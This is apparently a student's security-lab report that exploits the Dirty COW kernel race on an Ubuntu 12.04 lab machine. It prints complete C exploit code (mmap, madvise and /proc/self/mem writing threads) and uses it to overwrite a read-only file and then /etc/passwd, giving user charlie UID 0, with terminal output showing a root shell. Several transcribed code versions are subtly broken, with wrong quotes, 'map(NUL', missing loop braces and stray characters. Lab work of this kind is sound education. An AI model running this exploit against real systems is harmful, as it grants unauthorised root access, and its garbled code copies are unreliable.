


Man Tik Li
CS 377 - 001
November 30, 2020

Lab 5

Initial Setup

This lab will complete on Ubuntu version 12.04.



Task 1

2.1 – Create a dummy file and modify /zzz

We modify the file /zzz to exploiting the dirty cow.

A screenshot of an Ubuntu desktop environment. The desktop background features the iconic Ubuntu logo (a stylized orange and yellow circle) and the word "ubuntu" in a large, light gray, sans-serif font. A terminal window in the top-left corner shows a user named "seed" performing several commands in the terminal, such as creating a file, changing permissions, and attempting to write to a file with root privileges. The top bar includes the Unity interface with icons for File, Edit, View, Search, Terminal, Help, and system status indicators. A vertical dock on the left contains icons for various applications like Dash, Home, Dash to Dock, and system monitors.

2.2 – Set Up the Memory Mapping Thread

```
[11/30/2020 11:50] seed@ubuntu:~$ vim cow_attack.c
[11/30/2020 11:52] seed@ubuntu:~$ ls
cow_attack.c  Documents  elgdata      host  openssl-1.0.1
Desktop    Downloads  examples.desktop  Music  openssl_1.0.1-4ubuntu5.11.debian.tar.gz
[11/30/2020 11:52] seed@ubuntu:~$ cat cow_attack.c
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>
void *map;
int main(int argc, char *argv[]) {
    pthread_t pth1, pth2;
    struct stat st;
    int file_size;
    // Open the target file in the read-only mode.
    int f=open("/zzz", O_RDONLY);

    // Map the file to COW memory using MAP_PRIVATE.
    fstat(f, &st);
    file_size = st.st_size;
    map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

    // Find the position of the target area
    char *position = strstr(map, "22222");

    // We have to do the attack using two threads.
    pthread_create(&pth1, NULL, madviseThread, (void *)file_size);
    pthread_create(&pth2, NULL, writeThread, position);

    // Wait for the threads to finish.
    pthread_join(pth1, NULL);
    pthread_join(pth2, NULL);

    return 0;
}
[11/30/2020 11:53] seed@ubuntu:~$
```

2.3 – Adding writeThread() method into cow_attack.c

```
[11/30/2020 11:56] seed@ubuntu:~$ vim cow_attack.c
[11/30/2020 11:57] seed@ubuntu:~$ cat cow_attack.c
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>
void *map;
int main(int argc, char *argv[]) {
    pthread_t pth1, pth2;
    struct stat st;
    int file_size;
    // Open the target file in the read-only mode.
    int f=open("/zzz", O_RDONLY);

    // Map the file to COW memory using MAP_PRIVATE.
    fstat(f, &st);
    file_size = st.st_size;
    map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

    // Find the position of the target area
    char *position = strstr(map, "22222");

    // We have to do the attack using two threads.
    pthread_create(&pth1, NULL, madviseThread, (void *)file_size);
    pthread_create(&pth2, NULL, writeThread, position);

    // Wait for the threads to finish.
    pthread_join(pth1, NULL);
    pthread_join(pth2, NULL);

    return 0;
}

void * writeThread(void * arg)
{
    char * content= " ** ";
    off_t offset = (off_t) arg;
    int f=open('/proc/self/mem', O_RDWR);

    while(1) {
        // Move the file pointer to the corresponding position.
        lseek(f, offset, SEEK_SET);

        // Write to the memory.
        write(f, content, strlen(content));
    }
}
[11/30/2020 11:57] seed@ubuntu:~$
```

2.4 – Adding madviseThread() into cow_attack.c



```
File Edit View Search Terminal Help
pthread_t pth1,pth2;
struct stat st;
// Open the target file in the read-only mode.
int f=open("zzz", O_RDONLY);
// Map the file to COW memory using MAP_PRIVATE.
fstat(f, &st);
file_size = st.st_size;
map=map(NUL, file_size, PROT_READ, MAP_PRIVATE, f, 0);
// Find the position of the target area
char *position = strstr(map, "222222");
// We have to do the attack using two threads.
pthread_create(&pth1, NULL, madviseThread, (void *)file_size);
pthread_create(&pth2, NULL, writeThread, position);
// Wait for the threads to finish.
pthread_join(pth1, NULL);
pthread_join(pth2, NULL);
return 0;
}
void * writeThread(void * arg)
{
    char * content = " ** ";
    off_t offset = (off_t) arg;
    int f=open("/proc/self/mem", O_RDWR);
    while(1)
    // Move the file pointer to the corresponding position.
    lseek(f, offset, SEEK_SET);
    // Write to the memory.
    write(f, content, strlen(content));
}
void * madviseThread(void * arg)
{
    int file_size = (int) arg;
    while(1){
        madvise(map, file_size, MADV_DONTNEED);
    }
}
[11/30/2020 11:58] seed@ubuntu:~$
```

2.5 – Launch the attack

The attack is success after I ran the a.out for coupon seconds. The 2 had replaced with *.



```
File Edit View Search Terminal Help
[11/30/2020 12:03] seed@ubuntu:~$ gcc cow_attack.c -lpthread
[11/30/2020 12:03] seed@ubuntu:~$ ./a.out
^C
[11/30/2020 12:03] seed@ubuntu:~$ cat /zzz
11111*****333333
[11/30/2020 12:03] seed@ubuntu:~$
```

Task 2

I changed the open directory to “/etc/passwd”, position with “charlie:x:1001:1002”, and content to “Charlie:x:0000:1002”



```
File Edit View Search Terminal Help
struct stat st;
int file_size;

// Open the target file in the read-only mode.
int f=open("/etc/passwd", O_RDONLY);

// Map the file to COW memory using MAP_PRIVATE.
fstat(f, &st);
file_size = st.st_size;
map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

// Find the position of the target area
char * position = strstr(map, "charlie:x:1001:1002");

// We have to do the attack using two threads.
pthread_create(&pth1, NULL, madviseThread, (void *)file_size);
pthread_create(&pth2, NULL, writeThread, position);

// Wait for the threads to finish.
pthread_join(pth1, NULL);
pthread_join(pth2, NULL);

return 0;
}

void * writeThread(void * arg)
{
    char * content= "charlie:x:0000:1002";
    off_t offset = (off_t) arg;
    int f=open("/proc/self/mem", O_RDWR);

    while(1)
    {
        // Move the file pointer to the corresponding position.
        lseek(f, offset, SEEK_SET);

        // Write to the memory.
        write(f, content, strlen(content));
    }
}

void * madviseThread(void * arg)
{
    int file_size = (int) arg;

    while(1){
        madvise(map, file_size, MADV_DONTNEED);
    }
}
root@ubuntu:/home/seed#
```

I use attack.c program to launch the attack on /etc/passwd and successful in giving root privileges to Charlie.



```
File Edit View Search Terminal Help
[11/30/2020 14:12] seed@ubuntu:~$ cat /etc/passwd | grep charlie
charlie:x:1001:1002:,:/home/charlie:/bin/bash
[11/30/2020 14:13] seed@ubuntu:~$ gcc attack.c -lpthread
[11/30/2020 14:13] seed@ubuntu:~$ a.out
K
[11/30/2020 14:13] seed@ubuntu:~$ gcc attack.c -lpthread
[11/30/2020 14:13] seed@ubuntu:~$ cat /etc/passwd | grep charlie
charlie:x:0000:1002:,:/home/charlie:/bin/bash
[11/30/2020 14:13] seed@ubuntu:~$ su charlie
Password:
root@ubuntu:/home/seed# id
uid=0(root) gid=1002(charlie) groups=0(root),1002(charlie)
root@ubuntu:/home/seed#
```